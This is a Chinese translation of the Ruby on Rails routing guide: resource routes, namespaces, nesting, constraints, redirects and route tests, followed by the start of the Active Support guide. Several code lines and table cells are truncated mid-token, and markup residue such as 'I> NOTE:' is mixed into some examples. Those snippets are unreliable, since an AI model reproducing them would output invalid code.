路由使用 HTTP 方法和 URL 匹配请求，把四个 URL 映射到七个不同的动作上。 I> NOTE: 路由按照声明的顺序匹配哦，如果在 `get 'photos/poll'` 之前声明了 `resources :photos`，那么 `show` 动作的路由由 `resources` 这行解析。如果想使用 `get` 这行，就要将其移到 `resources` 之前。

### 2.3 路径和 URL 帮助方法

声明资源式路由后，会自动创建一些帮助方法。以 `resources :photos` 为例：

- `photos_path` 返回 `/photos`
- `new_photo_path` 返回 `/photos/new`
- `edit_photo_path(:id)` 返回 `/photos/:id/edit`，例如 `edit_photo_path(10)` 返回 `/photos/10/edit`
- `photo_path(:id)` 返回 `/photos/:id`，例如 `photo_path(10)` 返回 `/photos/10`

这些帮助方法都有对应的 `_url` 形式，例如 `photos_url`，返回主机、端口加路径。

### 2.4 一次声明多个资源路由

如果需要为多个资源声明路由，可以节省一点时间，调用一次 `resources` 方法完成：

```
resources :photos, :books, :videos
```

这种方式等价于：

```
resources :photos
resources :books
resources :videos
```

### 2.5 单数资源

有时希望不用 ID 就能查看资源，例如，`/profile` 一直显示当前登入用户的个人信息。针对这种需求，可以使用单数资源，把 `/profile`（不是 `/profile/:id`）映射到 `show` 动作：

```
get 'profile', to: 'users#show'
```

如果 `get` 方法的 `to` 选项是字符串，要使用 `controller#action` 形式；如果是 Symbol，就可以直接指定动作：

```
get 'profile', to: :show
```

下面这个资源式路由：

```
resource :geocoder
```

会生成六个路由，全部映射到 `Geocoders` 控制器：

| HTTP 方法 | 路径 | 控制器#动作 | 作用 |
|---|---|---|---|
| GET | /geocoder/new | geocoders#new | 显示新建 geocoder 的表单 |
| POST | /geocoder | geocoders#create | 新建 geocoder |
| GET | /geocoder | geocoders#show | 显示唯一的 geocoder 资源 |
| GET | /geocoder/edit | geocoders#edit | 显示编辑 geocoder 的表单 |
| PATCH/PUT | /geocoder | geocoders#update | 更新唯一的 geocoder 资源 |
| DELETE | /geocoder | geocoders#destroy | 删除 geocoder 资源 |

有时需要使用同个控制器处理单数路由（例如 `/account` ）和复数路由（例如 `/accounts/45` ），把单数资源映射到复数控制器上。例如， `resource :photo` 和 `resources :photos` 分别声明单数和复数路由，映射到同个控制器（ `PhotosController` ）上。

单数资源式路由生成以下帮助方法：

- `new_geocoder_path` 返回 `/geocoder/new`
- `edit_geocoder_path` 返回 `/geocoder/edit`
- `geocoder_path` 返回 `/geocoder`

和复数资源一样，上面各帮助方法都有对应的 `_url` 形式，返回主机、端口加路径。

有个一直存在的问题导致 `form_for` 无法自动处理单数资源。为了解决这个问题，可以直接指定表单的 URL，例如：

```
form_for @geocoder, url: geocoder_path do |f|
```

## 2.6 控制器命名空间和路由

你可能想把一系列控制器放在一个命名空间内，最常见的是把管理相关的控制器放在 `Admin::` 命名空间内。你需要把这些控制器存在 `app/controllers/admin` 文件夹中，然后在路由中做如下声明：

```
namespace :admin do
  resources :articles, :comments
end
```

上述代码会为 `articles` 和 `comments` 控制器生成很多路由。对 `Admin::ArticlesController` 来说，Rails 会生成：

| HTTP 方法 | 路径 | 控制器#动作 | 具名帮助方法 |
| --- | --- | --- | --- |
| GET | /admin/articles | admin/articles#index | admin_articles_path |
| GET | /admin/articles/new | admin/articles#new | new_admin_article_pa |
| POST | /admin/articles | admin/articles#create | admin_articles_path |
| GET | /admin/articles/:id | admin/articles#show | admin_article_path(:id |
| GET | /admin/articles/:id/edit | admin/articles#edit | edit_admin_article_pa |
| PATCH/PUT | /admin/articles/:id | admin/articles#update | admin_article_path(:id |
| DELETE | /admin/articles/:id | admin/articles#destroy | admin_article_path(:id |

如果想把 `/articles` （前面没有 `/admin` ）映射到 `Admin::ArticlesController` 控制器上，可以这么声明：

```
scope module: 'admin' do
  resources :articles, :comments
end
```

如果只有一个资源，还可以这么声明：

```
resources :articles, module: 'admin'
```

如果想把 `/admin/articles` 映射到 `ArticlesController` 控制器（不在 `Admin::` 命名空间内），可以这么声明：

```
scope '/admin' do
  resources :articles, :comments
end
```

如果只有一个资源，还可以这么声明：

```
resources :articles, path: '/admin/articles'
```

在上述两种用法中，具名路由没有变化，跟不用 `scope` 时一样。在后一种用法中，映射到 `ArticlesController` 控制器上的路径如下：

| HTTP 方法 | 路径 | 控制器#动作 | 具名帮助方法 |
|---|---|---|---|
| GET | /admin/articles | articles#index | articles_path |
| GET | /admin/articles/new | articles#new | new_article_path |
| POST | /admin/articles | articles#create | articles_path |
| GET | /admin/articles/:id | articles#show | article_path(:id) |
| GET | /admin/articles/:id/edit | articles#edit | edit_article_path(:id) |
| PATCH/PUT | /admin/articles/:id | articles#update | article_path(:id) |
| DELETE | /admin/articles/:id | articles#destroy | article_path(:id) |

如果在 `namespace` 代码块中想使用其他的控制器命名空间，可以指定控制器的绝对路径，例如 `get '/foo' => '/foo#index'`。

## 2.7 嵌套资源

开发程序时经常会遇到一个资源是其他资源的子资源这种情况。假设程序中有如下的模型：

```
class Magazine < ActiveRecord::Base
  has_many :ads
end

class Ad < ActiveRecord::Base
  belongs_to :magazine
end
```

在路由中可以使用“嵌套路由”反应这种关系。针对这个例子，可以声明如下路由：

```
resources :magazines do
  resources :ads
end
```

除了创建 `MagazinesController` 的路由之外，上述声明还会创建 `AdsController` 的路由。广告的 URL 要用到杂志资源：

| HTTP 方法 | 路径 | 控制器#动作 | 作用 |
| --- | --- | --- | --- |
| GET | /magazines/:magazine_id/ads | ads#index | 显示指定杂志的所有广告 |
| GET | /magazines/:magazine_id/ads/new | ads#new | 显示新建广告的表单，该告属于指定的杂志 |
| POST | /magazines/:magazine_id/ads | ads#create | 创建属于指定杂志的广告 |
| GET | /magazines/:magazine_id/ads/:id | ads#show | 显示属于指定杂志的指定广告 |
| GET | /magazines/:magazine_id/ads/:id/edit | ads#edit | 显示编辑广告的表单，该广告属于指定的杂志 |
| PATCH/PUT | /magazines/:magazine_id/ads/:id | ads#update | 更新属于指定杂志的指定广告 |
| DELETE | /magazines/:magazine_id/ads/:id | ads#destroy | 删除属于指定杂志的指定广告 |

上述路由还会生成 `magazine_ads_url` 和 `edit_magazine_ad_path` 等路由帮助方法。这些帮助方法的第一个参数是 `Magazine` 实例，例如 `magazine_ads_url(@magazine)` 。

### 2.7.1 嵌套限制

嵌套路由可以放在其他嵌套路由中，例如：

```
resources :publishers do
  resources :magazines do
    resources :photos
  end
end
```

层级较多的嵌套路由很难处理。例如，程序可能要识别如下的路径：

```
/publishers/1/magazines/2/photos/3
```

对应的路由帮助方法是 `publisher_magazine_photo_url` ，要指定三个层级的对象。这种用法很让人困扰，Jamis Buck 在一篇文章中指出了嵌套路由的用法总则，即：

嵌套资源不可超过一层。

#### 2.7.2 浅层嵌套

避免深层嵌套的方法之一，是把控制器集合动作放在父级资源中，表明层级关系，但不嵌套成员动作。也就是说，用最少的信息表明资源的路由关系，如下所示：

```
resources :articles do
  resources :comments, only: [:index, :new, :create]
end
resources :comments, only: [:show, :edit, :update, :destroy]
```

这种做法在描述路由和深层嵌套之间做了适当的平衡。上述代码还有简写形式，即使用 `:shallow` 选项：

```
resources :articles do
  resources :comments, shallow: true
end
```

这种形式生成的路由和前面一样。`:shallow` 选项还可以在父级资源中使用，此时所有嵌套其中的资源都是浅层嵌套：

```
resources :articles, shallow: true do
  resources :comments
  resources :quotes
  resources :drafts
end
```

`shallow` 方法可以创建一个作用域，其中所有嵌套都是浅层嵌套。如下代码生成的路由和前面一样：

```
shallow do
  resources :articles do
    resources :comments
    resources :quotes
    resources :drafts
  end
end
```

`scope` 方法有两个选项可以定制浅层嵌套路由。`:shallow_path` 选项在成员路径前加上指定的前缀：

```
scope shallow_path: "sekret" do
  resources :articles do
    resources :comments, shallow: true
  end
end
```

上述代码为 `comments` 资源生成的路由如下：

| HTTP 方法 | 路径 | 控制器#动作 | |
|---|---|---|---|
| GET | /articles/:article_id/comments(.:format) | comments#index | artic |
| POST | /articles/:article_id/comments(.:format) | comments#create | artic |
| GET | /articles/:article_id/comments/new(.:format) | comments#new | new_ |
| GET | /sekret/comments/:id/edit(.:format) | comments#edit | edit_ |
| GET | /sekret/comments/:id(.:format) | comments#show | com |
| PATCH/PUT | /sekret/comments/:id(.:format) | comments#update | com |
| DELETE | /sekret/comments/:id(.:format) | comments#destroy | com |

`:shallow_prefix` 选项在具名帮助方法前加上指定的前缀：

```
scope shallow_prefix: "sekret" do
  resources :articles do
    resources :comments, shallow: true
  end
end
```

上述代码为 `comments` 资源生成的路由如下：

| HTTP 方法 | 路径 | 控制器#动作 | |
|---|---|---|---|
| GET | /articles/:article_id/comments(.:format) | comments#index | artic |
| POST | /articles/:article_id/comments(.:format) | comments#create | artic |
| GET | /articles/:article_id/comments/new(.:format) | comments#new | new_ |
| GET | /comments/:id/edit(.:format) | comments#edit | edit_ |
| GET | /comments/:id(.:format) | comments#show | sekr |
| PATCH/PUT | /comments/:id(.:format) | comments#update | sekr |
| DELETE | /comments/:id(.:format) | comments#destroy | sekr |

### 2.8 Routing Concerns

Routing Concerns 用来声明通用路由，可在其他资源和路由中重复使用。定义 concern 的方式如下：

```
concern :commentable do
  resources :comments
end

concern :image_attachable do
  resources :images, only: :index
end
```

Concerns 可在资源中重复使用，避免代码重复：

```
resources :messages, concerns: :commentable

resources :articles, concerns: [:commentable, :image_attachable]
```

上述声明等价于：

```
resources :messages do
  resources :comments
end

resources :articles do
  resources :comments
  resources :images, only: :index
end
```

Concerns 在路由的任何地方都能使用，例如，在作用域或命名空间中：

```
namespace :articles do
  concerns :commentable
end
```

### 2.9 由对象创建路径和 URL

除了使用路由帮助方法之外，Rails 还能从参数数组中创建路径和 URL。例如，假设有如下路由：

```
resources :magazines do
  resources :ads
end
```

使用 `magazine_ad_path` 时，可以不传入数字 ID，传入 `Magazine` 和 `Ad` 实例即可：

```
<%= link_to 'Ad details', magazine_ad_path(@magazine, @ad) %>
```

而且还可使用 `url_for` 方法，指定一组对象，Rails 会自动决定使用哪个路由：

```
<%= link_to 'Ad details', url_for([@magazine, @ad]) %>
```

此时，Rails 知道 `@magazine` 是 `Magazine` 的实例，`@ad` 是 `Ad` 的实例，所以会调用 `magazine_ad_path` 帮助方法。使用 `link_to` 等方法时，无需使用完整的 `url_for` 方法，直接指定对象即可：

```
<%= link_to 'Ad details', [@magazine, @ad] %>
```

如果想链接到一本杂志，可以这么做：

```
<%= link_to 'Magazine details', @magazine %>
```

要想链接到其他动作，把数组的第一个元素设为所需动作名即可：

```
<%= link_to 'Edit Ad', [:edit, @magazine, @ad] %>
```

在这种用法中，会把模型实例转换成对应的 URL，这是资源式路由带来的主要好处之一。

## 2.10 添加更多的 REST 架构动作

可用的路由并不局限于 REST 路由默认创建的那七个，还可以添加额外的集合路由或成员路由。

### 2.10.1 添加成员路由

要添加成员路由，在 `resource` 代码块中使用 `member` 块即可：

```
resources :photos do
  member do
    get 'preview'
  end
end
```

这段路由能识别 `/photos/1/preview` 是个 GET 请求，映射到 `PhotosController` 的 `preview` 动作上，资源的 ID 传入 `params[:id]` 。同时还生成了 `preview_photo_url` 和 `preview_photo_path` 两个帮助方法。

在 `member` 代码块中，每个路由都要指定使用的 HTTP 方法。可以使用 `get` ， `patch` ， `put` ， `post` 或 `delete` 。如果成员路由不多，可以不使用代码块形式，直接在路由上使用 `:on` 选项：

```
resources :photos do
  get 'preview', on: :member
end
```

也可以不使用 `:on` 选项，得到的成员路由是相同的，但资源 ID 存储在 `params[:photo_id]` 而不是 `params[:id]` 中。

### 2.10.2 添加集合路由

添加集合路由的方式如下：

```
resources :photos do
  collection do
    get 'search'
  end
end
```

这段路由能识别 `/photos/search` 是个 GET 请求，映射到 `PhotosController` 的 `search` 动作上。同时还会生成 `search_photos_url` 和 `search_photos_path` 两个帮助方法。

和成员路由一样，也可使用 `:on` 选项：

```
resources :photos do
  get 'search', on: :collection
end
```

### 2.10.3 添加额外新建动作的路由

要添加额外的新建动作，可以使用 `:on` 选项：

```
resources :comments do
  get 'preview', on: :new
end
```

这段代码能识别 `/comments/new/preview` 是个 GET 请求，映射到 `CommentsController` 的 `preview` 动作上。同时还会生成 `preview_new_comment_url` 和 `preview_new_comment_path` 两个路由帮助方法。

如果在资源式路由中添加了过多额外动作，这时就要停下来问自己，是不是要新建一个资源。

# 3 非资源式路由

除了资源路由之外，Rails 还提供了强大功能，把任意 URL 映射到动作上。此时，不会得到资源式路由自动生成的一系列路由，而是分别声明各个路由。

虽然一般情况下要使用资源式路由，但也有一些情况使用简单的路由更合适。如果不合适，也不用非得使用资源实现程序的每种功能。

简单的路由特别适合把传统的 URL 映射到 Rails 动作上。

## 3.1 绑定参数

声明常规路由时，可以提供一系列 Symbol，做为 HTTP 请求的一部分，传入 Rails 程序。其中两个 Symbol 有特殊作用：`:controller` 映射程序的控制器名，`:action` 映射控制器中的动作名。例如，有下面的路由：

```
get ':controller(/:action(/:id))'
```

如果 `/photos/show/1` 由这个路由处理（没匹配路由文件中其他路由声明），会映射到 `PhotosController` 的 `show` 动作上，最后一个参数 `"1"` 可通过 `params[:id]` 获取。上述路由还能处理 `/photos` 请求，映射到 `PhotosController#index`，因为 `:action` 和 `:id` 放在

括号中，是可选参数。

### 3.2 动态路径片段

在常规路由中可以使用任意数量的动态片段。`:controller` 和 `:action` 之外的参数都会存入 `params` 传给动作。如果有下面的路由：

```
get ':controller/:action/:id/:user_id'
```

`/photos/show/1/2` 请求会映射到 `PhotosController` 的 `show` 动作。`params[:id]` 的值是 `"1"`，`params[:user_id]` 的值是 `"2"`。

匹配控制器时不能使用 `:namespace` 或 `:module`。如果需要这种功能，可以为控制器做个约束，匹配所需的命名空间。例如：**I> I>**

**I>** `ruby NOTE: get ':controller(/:action(/:id))', controller: /admin\/[^\/]+/ NOTE:`

默认情况下，动态路径片段中不能使用点号，因为点号是格式化路由的分隔符。如果需要在动态路径片段中使用点号，可以添加一个约束条件。例如，`id: /[^\/]+/` 可以接受除斜线之外的所有字符。

### 3.3 静态路径片段

声明路由时可以指定静态路径片段，片段前不加冒号即可：

```
get ':controller/:action/:id/with_user/:user_id'
```

这个路由能响应 `/photos/show/1/with_user/2` 这种路径。此时，`params` 的值为 `{ controller: 'photos', action: 'show', id: '1', user_id: '2' }`。

### 3.4 查询字符串

`params` 中还包含查询字符串中的所有参数。例如，有下面的路由：

```
get ':controller/:action/:id'
```

`/photos/show/1?user_id=2` 请求会映射到 `Photos` 控制器的 `show` 动作上。`params` 的值为 `{ controller: 'photos', action: 'show', id: '1', user_id: '2' }`。

### 3.5 定义默认值

在路由中无需特别使用 `:controller` 和 `:action`，可以指定默认值：

```
get 'photos/:id', to: 'photos#show'
```

这样声明路由后，Rails 会把 `/photos/12` 映射到 `PhotosController` 的 `show` 动作上。

路由中的其他部分也使用 `:defaults` 选项设置默认值。甚至可以为没有指定的动态路径片段设定默认值。例如：

```
get 'photos/:id', to: 'photos#show', defaults: { format: 'jpg' }
```

Rails 会把 `photos/12` 请求映射到 `PhotosController` 的 `show` 动作上，把 `params[:format]` 的值设为 `"jpg"`。

### 3.6 命名路由

使用 `:as` 选项可以为路由起个名字：

```
get 'exit', to: 'sessions#destroy', as: :logout
```

这段路由会生成 `logout_path` 和 `logout_url` 这两个具名路由帮助方法。调用 `logout_path` 方法会返回 `/exit`。

使用 `:as` 选项还能重设资源的路径方法，例如：

```
get ':username', to: 'users#show', as: :user
```

这段路由会定义一个名为 `user_path` 的方法，可在控制器、帮助方法和视图中使用。在 `UsersController` 的 `show` 动作中，`params[:username]` 的值即用户的用户名。如果不想使用 `:username` 作为参数名，可在路由声明中修改。

### 3.7 HTTP 方法约束

一般情况下，应该使用 `get`、`post`、`put`、`patch` 和 `delete` 方法限制路由可使用的 HTTP 方法。如果使用 `match` 方法，可以通过 `:via` 选项一次指定多个 HTTP 方法：

```
match 'photos', to: 'photos#show', via: [:get, :post]
```

如果某个路由想使用所有 HTTP 方法，可以使用 `via: :all`：

```
match 'photos', to: 'photos#show', via: :all
```

同个路由即处理 `GET` 请求又处理 `POST` 请求有安全隐患。一般情况下，除非有特殊原因，切记不要允许在一个动作上使用所有 HTTP 方法。

### 3.8 路径片段约束

可使用 `:constraints` 选项限制动态路径片段的格式：

```
get 'photos/:id', to: 'photos#show', constraints: { id: /[A-Z]\d{5}/ }
```

这个路由能匹配 `/photos/A12345`，但不能匹配 `/photos/893`。上述路由还可简化成：

```
get 'photos/:id', to: 'photos#show', id: /[A-Z]\d{5}/
```

`:constraints` 选项中的正则表达式不能使用“锚记”。例如，下面的路由是错误的：

```
get '/:id', to: 'photos#show', constraints: {id: /^\d/}
```

之所以不能使用锚记，是因为所有正则表达式都从头开始匹配。

例如，有下面的路由。如果 `to_param` 方法得到的值以数字开头，例如 `1-hello-world`，就会把请求交给 `articles` 控制器处理；如果 `to_param` 方法得到的值不以数字开头，例如 `david`，就交给 `users` 控制器处理。

```
get '/:id', to: 'articles#show', constraints: { id: /\d.+/ }
get '/:username', to: 'users#show'
```

### 3.9 基于请求的约束

约束还可以根据任何一个返回值为字符串的 Request 方法设定。

基于请求的约束和路径片段约束的设定方式一样：

```
get 'photos', constraints: {subdomain: 'admin'}
```

约束还可使用代码块形式：

```
namespace :admin do
  constraints subdomain: 'admin' do
    resources :photos
  end
end
```

### 3.10 高级约束

如果约束很复杂，可以指定一个能响应 `matches?` 方法的对象。假设要用 `BlacklistConstraint` 过滤所有用户，可以这么做：

```
class BlacklistConstraint
  def initialize
    @ips = Blacklist.retrieve_ips
  end

  def matches?(request)
    @ips.include?(request.remote_ip)
  end
end

TwitterClone::Application.routes.draw do
  get '*path', to: 'blacklist#index',
    constraints: BlacklistConstraint.new
end
```

约束还可以在 lambda 中指定：

```
TwitterClone::Application.routes.draw do
  get '*path', to: 'blacklist#index',
    constraints: lambda { |request| Blacklist.retrieve_ips.include?(request.remote_ip) }
end
```

`matches?` 方法和 lambda 的参数都是 `request` 对象。

### 3.11 通配片段

路由中的通配符可以匹配其后的所有路径片段。例如：

```
get 'photos/*other', to: 'photos#unknown'
```

这个路由可以匹配 `photos/12` 或 `/photos/long/path/to/12`，`params[:other]` 的值为 `"12"` 或 `"long/path/to/12"`。以星号开头的路径片段叫做“通配片段”。

通配片段可以出现在路由的任何位置。例如：

```
get 'books/*section/:title', to: 'books#show'
```

这个路由可以匹配 `books/some/section/last-words-a-memoir`，`params[:section]` 的值为 `'some/section'`，`params[:title]` 的值为 `'last-words-a-memoir'`。

严格来说，路由中可以有多个通配片段。匹配器会根据直觉赋值各片段。例如：

```
get '*a/foo/*b', to: 'test#index'
```

这个路由可以匹配 `zoo/woo/foo/bar/baz`，`params[:a]` 的值为 `'zoo/woo'`，`params[:b]` 的值为 `'bar/baz'`。

如果请求 `'/foo/bar.json'`，那么 `params[:pages]` 的值为 `'foo/bar'`，请求类型为 JSON。如果想使用 Rails 3.0.x 中的表现，可以指定 `format: false` 选项，如下所示： I> I> I> `ruby NOTE: get '*pages', to: 'pages#show', format: false NOTE:` I> NOTE: 如果必须指定格式，可以指定 `format: true` 选项，如下所示： I> I> I> `ruby NOTE: get '*pages', to: 'pages#show', format: true NOTE:`

### 3.12 重定向

在路由中可以使用 `redirect` 帮助方法把一个路径重定向到另一个路径：

```
get '/stories', to: redirect('/articles')
```

重定向时还可使用匹配的动态路径片段：

```
get '/stories/:name', to: redirect('/articles/%{name}')
```

`redirect` 还可使用代码块形式，传入路径参数和 `request` 对象作为参数：

```
get '/stories/:name', to: redirect {|path_params, req| "/articles/#{path_params[:name].pl
get '/stories', to: redirect {|path_params, req| "/articles/#{req.subdomain}" }
```

注意，`redirect` 实现的是 301 "Moved Permanently" 重定向，有些浏览器或代理服务器会缓存这种重定向，导致旧的页面不可用。

如果不指定主机（`http://www.example.com`），Rails 会从当前请求中获取。

### 3.13 映射到 Rack 程序

除了使用字符串，例如 `'articles#index'`，把请求映射到 `ArticlesController` 的 `index` 动作上之外，还可使用 Rack 程序作为端点：

```
match '/application.js', to: Sprockets, via: :all
```

只要 `Sprockets` 能响应 `call` 方法，而且返回 `[status, headers, body]` 形式的结果，路由器就不知道这是个 Rack 程序还是动作。这里使用 `via: :all` 是正确的，因为我们想让 Rack 程序自行判断，处理所有 HTTP 方法。

其实 `'articles#index'` 的复杂形式是 `ArticlesController.action(:index)`，得到的也是个合法的 Rack 程序。

### 3.14 使用 `root`

使用 `root` 方法可以指定怎么处理 `'/'` 请求：

```
root to: 'pages#main'
root 'pages#main' # shortcut for the above
```

`root` 路由应该放在文件的顶部，因为这是最常用的路由，应该先匹配。

`root` 路由只处理映射到动作上的 `GET` 请求。

在命名空间和作用域中也可使用 `root`。例如：

```
namespace :admin do
  root to: "admin#index"
end

root to: "home#index"
```

### 3.15 Unicode 字符路由

路由中可直接使用 Unicode 字符。例如：

```
get 'こんにちは', to: 'welcome#index'
```

## 4 定制资源式路由

虽然 `resources :articles` 默认生成的路由和帮助方法都满足大多数需求，但有时还是想做些定制。Rails 允许对资源式帮助方法做几乎任何形式的定制。

### 4.1 指定使用的控制器

`:controller` 选项用来指定资源使用的控制器。例如：

```
resources :photos, controller: 'images'
```

能识别以 `/photos` 开头的请求，但交给 `Images` 控制器处理：

| HTTP 方法 | 路径 | 控制器#动作 | 具名帮助方法 |
|---|---|---|---|
| GET | /photos | images#index | photos_path |
| GET | /photos/new | images#new | new_photo_path |
| POST | /photos | images#create | photos_path |
| GET | /photos/:id | images#show | photo_path(:id) |
| GET | /photos/:id/edit | images#edit | edit_photo_path(:id) |
| PATCH/PUT | /photos/:id | images#update | photo_path(:id) |
| DELETE | /photos/:id | images#destroy | photo_path(:id) |

要使用 `photos_path`、`new_photo_path` 等生成该资源的路径。

命名空间中的控制器可通过目录形式指定。例如：

```
resources :user_permissions, controller: 'admin/user_permissions'
```

这个路由会交给 `Admin::UserPermissions` 控制器处理。

只支持目录形式。如果使用 Ruby 常量形式，例如 `controller: 'Admin::UserPermissions'`，会导致路由报错。

### 4.2 指定约束

可以使用 `:constraints` 选项指定 `id` 必须满足的格式。例如：

```
resources :photos, constraints: {id: /[A-Z][A-Z][0-9]+/}
```

这个路由声明限制参数 `:id` 必须匹配指定的正则表达式。因此，这个路由能匹配 `/photos/RR27`，不能匹配 `/photos/1`。

使用代码块形式可以把约束应用到多个路由上：

```
constraints(id: /[A-Z][A-Z][0-9]+/) do
  resources :photos
  resources :accounts
end
```

当然了，在资源式路由中也能使用非资源式路由中的高级约束。

默认情况下，在 `:id` 参数中不能使用点号，因为点号是格式化路由的分隔符。如果需要在 `:id` 中使用点号，可以添加一个约束条件。例如，`id: /[^\/]+/` 可以接受除斜线之外的所有字符。

### 4.3 改写具名帮助方法

`:as` 选项可以改写常规的具名路由帮助方法。例如：

```
resources :photos, as: 'images'
```

能识别以 `/photos` 开头的请求，交给 `PhotosController` 处理，但使用 `:as` 选项的值命名帮助方法：

| HTTP 方法 | 路径 | 控制器#动作 | 具名帮助方法 |
|---|---|---|---|
| GET | /photos | photos#index | images_path |
| GET | /photos/new | photos#new | new_image_path |
| POST | /photos | photos#create | images_path |
| GET | /photos/:id | photos#show | image_path(:id) |
| GET | /photos/:id/edit | photos#edit | edit_image_path(:id) |
| PATCH/PUT | /photos/:id | photos#update | image_path(:id) |
| DELETE | /photos/:id | photos#destroy | image_path(:id) |

### 4.4 改写 `new` 和 `edit` 片段

`:path_names` 选项可以改写路径中自动生成的 `"new"` 和 `"edit"` 片段：

```
resources :photos, path_names: { new: 'make', edit: 'change' }
```

这样设置后，路由就能识别如下的路径：

```
/photos/make
/photos/1/change
```

这个选项并不能改变实际处理请求的动作名。上述两个路径还是交给 `new` 和 `edit` 动作处理。

如果想按照这种方式修改所有路由，可以使用作用域。 T> T>
T> `ruby TIP: scope path_names: { new: 'make' } do TIP: # rest of your routes TIP: end TIP:`

### 4.5 为具名路由帮助方法加上前缀

使用 `:as` 选项可在 Rails 为路由生成的路由帮助方法前加上前缀。这个选项可以避免作用域内外产生命名冲突。例如：

```
scope 'admin' do
  resources :photos, as: 'admin_photos'
end

resources :photos
```

这段路由会生成 `admin_photos_path` 和 `new_admin_photo_path` 等帮助方法。

要想为多个路由添加前缀，可以在 `scope` 方法中设置 `:as` 选项：

```
scope 'admin', as: 'admin' do
  resources :photos, :accounts
end

resources :photos, :accounts
```

这段路由会生成 `admin_photos_path` 和 `admin_accounts_path` 等帮助方法，分别映射到 `/admin/photos` 和 `/admin/accounts` 上。

`namespace` 作用域会自动添加 `:as` 以及 `:module` 和 `:path` 前缀。

路由帮助方法的前缀还可使用具名参数：

```
scope ':username' do
  resources :articles
end
```

这段路由能识别 `/bob/articles/1` 这种请求，在控制器、帮助方法和视图中可使用 `params[:username]` 获取 `username` 的值。

## 4.6 限制生成的路由

默认情况下，Rails 会为每个 REST 路由生成七个默认动作（`index`，`show`，`new`，`create`，`edit`，`update` 和 `destroy`）对应的路由。你可以使用 `:only` 和 `:except` 选项调整这种行为。`:only` 选项告知 Rails，只生成指定的路由：

```
resources :photos, only: [:index, :show]
```

此时，向 `/photos` 能发起 GET 请求，但不能发起 `POST` 请求（正常情况下由 `create` 动作处理）。

`:except` 选项指定不用生成的路由：

```
resources :photos, except: :destroy
```

此时，Rails 会生成除 `destroy`（向 `/photos/:id` 发起的 `DELETE` 请求）之外的所有常规路由。

如果程序中有很多 REST 路由，使用 `:only` 和 `:except` 指定只生成所需的路由，可以节省内存，加速路由处理过程。

## 4.7 翻译路径

使用 `scope` 时，可以改写资源生成的路径名：

```
scope(path_names: { new: 'neu', edit: 'bearbeiten' }) do
  resources :categories, path: 'kategorien'
end
```

Rails 为 `CategoriesController` 生成的路由如下：

| HTTP 方法 | 路径 | 控制器#动作 | 具名帮助方法 |
|---|---|---|---|
| GET | /kategorien | categories#index | categories_path |
| GET | /kategorien/neu | categories#new | new_category_path |
| POST | /kategorien | categories#create | categories_path |
| GET | /kategorien/:id | categories#show | category_path(:id) |
| GET | /kategorien/:id/bearbeiten | categories#edit | edit_category_path(:ic |
| PATCH/PUT | /kategorien/:id | categories#update | category_path(:id) |
| DELETE | /kategorien/:id | categories#destroy | category_path(:id) |

### 4.8 改写单数形式

如果想定义资源的单数形式，需要在 `Inflector` 中添加额外的规则：

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.irregular 'tooth', 'teeth'
end
```

### 4.9 在嵌套资源中使用 `:as` 选项

`:as` 选项可以改自动生成的嵌套路由帮助方法名。例如：

```
resources :magazines do
  resources :ads, as: 'periodical_ads'
end
```

这段路由会生成 `magazine_periodical_ads_url` 和 `edit_magazine_periodical_ad_path` 等帮助方法。

## 5 路由审查和测试

Rails 提供有路由审查和测试功能。

### 5.1 列出现有路由

要想查看程序完整的路由列表，可以在开发环境中使用浏览器打开 `http://localhost:3000/rails/info/routes`。也可以在终端执行 `rake routes` 任务查看，结果是一样的。

这两种方法都能列出所有路由，和在 `routes.rb` 中的定义顺序一致。你会看到每个路由的以下信息：

- 路由名（如果有的话）
- 使用的 HTTP 方法（如果不响应所有方法）
- 匹配的 URL 模式
- 路由的参数

例如，下面是执行 `rake routes` 命令后看到的一个 REST 路由片段：

```
    users GET    /users(.:format)          users#index
          POST   /users(.:format)          users#create
 new_user GET    /users/new(.:format)      users#new
edit_user GET    /users/:id/edit(.:format) users#edit
```

可以使用环境变量 `CONTROLLER` 限制只显示映射到该控制器上的路由：

```
$ CONTROLLER=users rake routes
```

拉宽终端窗口直至没断行，这时看到的 `rake routes` 输出更完整。

## 5.2 测试路由

和程序的其他部分一样，路由也要测试。Rails 内建了三个断言，可以简化测试：

- `assert_generates`
- `assert_recognizes`
- `assert_routing`

### 5.2.1 `assert_generates` 断言

`assert_generates` 检测提供的选项是否能生成默认路由或自定义路由。例如：

```
assert_generates '/photos/1', { controller: 'photos', action: 'show', id: '1' }
assert_generates '/about', controller: 'pages', action: 'about'
```

### 5.2.2 `assert_recognizes` 断言

`assert_recognizes` 是 `assert_generates` 的反测试，检测提供的路径是否能陪识别并交由特定的控制器处理。例如：

```
assert_recognizes({ controller: 'photos', action: 'show', id: '1' }, '/photos/1')
```

可以使用 `:method` 参数指定使用的 HTTP 方法：

```
assert_recognizes({ controller: 'photos', action: 'create' }, { path: 'photos', method: :
```

#### 5.2.3 `assert_routing` 断言

`assert_routing` 做双向测试：检测路径是否能生成选项，以及选项能否生成路径。因此，综合了 `assert_generates` 和 `assert_recognizes` 两个断言。

```
assert_routing({ path: 'photos', method: :post }, { controller: 'photos', action: 'create
```

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 深入

# Active Support 核心扩展

Active Support 作为 Ruby on Rails 的一个组件，可以用来添加 Ruby 语言扩展、工具集以及其他这类事物。

它从语言的层面上进行了强化，既可起效于一般 Rails 程序开发，又能增强 Ruby on Rails 框架自身。

读完本文，你将学到：

- 核心扩展是什么。
- 如何加载全部扩展。
- 如何恰如其分的选出你需要的扩展。
- Active Support 都提供了哪些功能。

## Chapters

## 1 如何加载核心扩展

## 1.1 单独的 Active Support

为了使初始空间尽可能干净，默认情况下 Active Support 什么都不加载。它被拆分成许多小组件，这样一来你便可以只加载自己需要的那部分，同时它也提供了一系列便捷入口使你很容易加载相关的扩展，甚至把全部扩展都加载进来。

因而，像下面这样只简单用一个 require：

```
require 'active_support'
```

对象会连 `blank?` 都没法响应。让我们来看下该如何加载它的定义。

### 1.1.1 选出合适的定义

找到 `blank?` 最轻便的方法就是直接找出定义它的那个文件。

